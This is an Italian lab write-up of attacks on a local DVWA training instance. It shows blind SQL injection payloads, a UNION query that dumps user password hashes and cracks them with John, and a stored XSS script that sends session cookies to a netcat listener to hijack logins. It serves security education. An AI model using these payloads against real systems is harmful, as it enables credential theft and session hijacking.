


Parte 1: Exploiting SQL Injection Blind

Dopo aver settato il laboratorio, mi collego alla DVWA, nel mio caso ip 192.168.1.172. Setto il livello di sicurezza su LOW e vado sulla scheda SQL Injection Blind

Come abbiamo visto nell'esempio con la SQL Injection precedente, bisogna per prima cosa stabilire se il campo User ID: è vulnerabile ad un attacco di tipo SQL Injection. La vulnerabilità, se presente, è data dal fatto che l'input utente non viene sanato una volta inserito. In questo caso, un comportamento normale dell'applicazione prevederebbe che l'utente possa inserire solo cifre numeriche, ed in base alla cifra inserita l'applicazione dovrebbe riportare la riga corrispondente del database contenente nome e cognome.

Proviamo quindi ad inserire un apice ' nel campo. Nell'esempio dell'SQL Injection non Blind questo portava al seguente risultato:



La presenza di un messaggio di errore di sintassi SQL quindi già da sola bastava per confermarci che il campo fosse vulnerabile ad una SQL Injection. Nel nostro caso però, provando ad inserire solo un apice ' nel campo la pagina si ricarica senza mostrare nulla. Ne deduco quindi che in presenza di una query non valida questa volta l'applicazione è configurata per non dare messaggi di errore. Proviamo quindi la seguente istruzione:

```
' or sleep(5)#
```

L'istruzione SQL dice al database di aspettare 5 secondi prima di mostrare un output (che nel nostro caso sarà vuoto). Provando l'istruzione effettivamente **questa volta la pagina si ricarica dopo 5 secondi**, confermandoci che il campo User ID è effettivamente vulnerabile ad una Injection.

Sapendo questo, possiamo provare ad usare una istruzione di tipo UNION per effettuare un'ulteriore SELECT che vada ad estrarre dal Database i campi per noi interessanti, ossia user e password

```
' UNION SELECT user, password FROM users#
```

Questa istruzione si andrà ad aggiungere alla select presente nel codice PHP della pagina, ossia:


```
SELECT first_name, last_name FROM users WHERE user_id = '$id'
```

E verrà inserita al posto del campo \$id, che è un input per il codice PHP. L'istruzione SQL completa che verrà quindi richiesta al database sarà la seguente:

```
SELECT first_name, last_name FROM users WHERE user_id = " UNION SELECT user, password FROM users#
```

Ossia stiamo chiedendo al database di selezionare le righe con id nullo e contemporaneamente tutte le righe che contengono i campi user e password.

L'output di DVWA è il seguente:



The screenshot shows the DVWA interface with the 'Vulnerability: SQL Injection (Blind)' page. The 'User ID' input field is empty, and the 'Submit' button is visible. The output displays the following results:

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the output, there is a 'More info' section with links to security reviews and Wikipedia articles on SQL injection.

Abbiamo recuperato le utenze e gli hash delle password, non ci rimane che risalire alle password in chiaro. Creo quindi un file di testo chiamato password_MD5.txt contenenti solo gli hash ed uso l'utilità di Kali John per cercare di crackare l'hash delle password, ipotizzando siano di tipo MD5. Uso l'opzione `--format=RawMD5` per specificare l'algoritmo di hash e `--show` per mostrare i risultati a schermo:

```
(luca@kali) - [~/Desktop]
$ john --show --format=Raw-MD5 password_MD5.txt
?:password
?:abc123
?:charley
?:letmein
?:password


5 password hashes cracked, 0 left
```

Parte 2: XSS Stored


Un Cross Site Script di tipo Stored si differenzia da uno di tipo reflected dal fatto che il contenuto dello script sarà salvato nella memoria del Web Server. Proviamo a dimostrare che la pagina è vulnerabile all'XSS Stored inserendo il seguente script nel campo “Message”:

```
<script>alert('questo è un alert')</script>
```

Come vediamo nello screen sottostante, anche se mi trovo in un'altra sezione del sito (in questo caso upload) mi basta cliccare sulla scheda XSS Stored per ricevere il pop up di alert:




Questo significa che ora lo script da noi inserito fa parte del codice della pagina, e verrà eseguito ad ogni nuovo utente che navigherà su questa pagina. Inseriamo quindi un secondo script per recuperare le informazioni di sessione di ogni utente che navigherà in questo percorso accedendo ai suoi cookie. Costruiremo lo script per fare un redirect delle informazioni exploitate verso il local host 127.0.0.1 su porta 12345. Precedentemente però, avviamo netcat da terminale in ascolto sulla porta 12345 in modo da testare che il recupero dei dati che ci interessano avvenga correttamente:



Andiamo quindi ad inserire il seguente script nel campo message, inserendo un qualsiasi altra cosa nel campo Name:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>
```

Notiamo però che il campo ha un limite di lunghezza di 50 caratteri, usando l'inspector da browser andiamo a portarlo a 500 per permetterci di inserire per intero lo script come in figura:



Inseriamo quindi lo script nel campo message e controlliamo se netcat riceve i dati:

```
(luca@kali)-[~]
$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=dbfbcfdaa078175f4d84efa29d7f008d HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.172/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Tutto è andato a buon fine, abbiamo ottenuto i cookie di sessione dell'utente, presenti nel campo **PHPSESSID**. Questo significa che attraverso questo ID possiamo farci riconoscere dal sito come utenti loggati, andando a bypassare il Login. E' da notare che a differenza della vulnerabilità XSS Reflected, il XSS Stored è ancora più pericoloso perché non si basa sull'errore dell'utente. Avremmo potuto fare la stessa cosa con un reflected ma in quel caso avremmo avuto bisogno che l'user di cui si voleva recuperare il PHP session ID cliccasse su un link contenente uno script da noi creato, ad

esempio inviandogli una email malevola di phishing. In questo caso siamo andati invece a salvare lo script all'interno del codice di backend del sito, e quindi ogni utente che dovesse navigare sulla pagina incriminata andrebbe ad inviare i suoi cookie di sessione verso il nostro server in ascolto su netcat.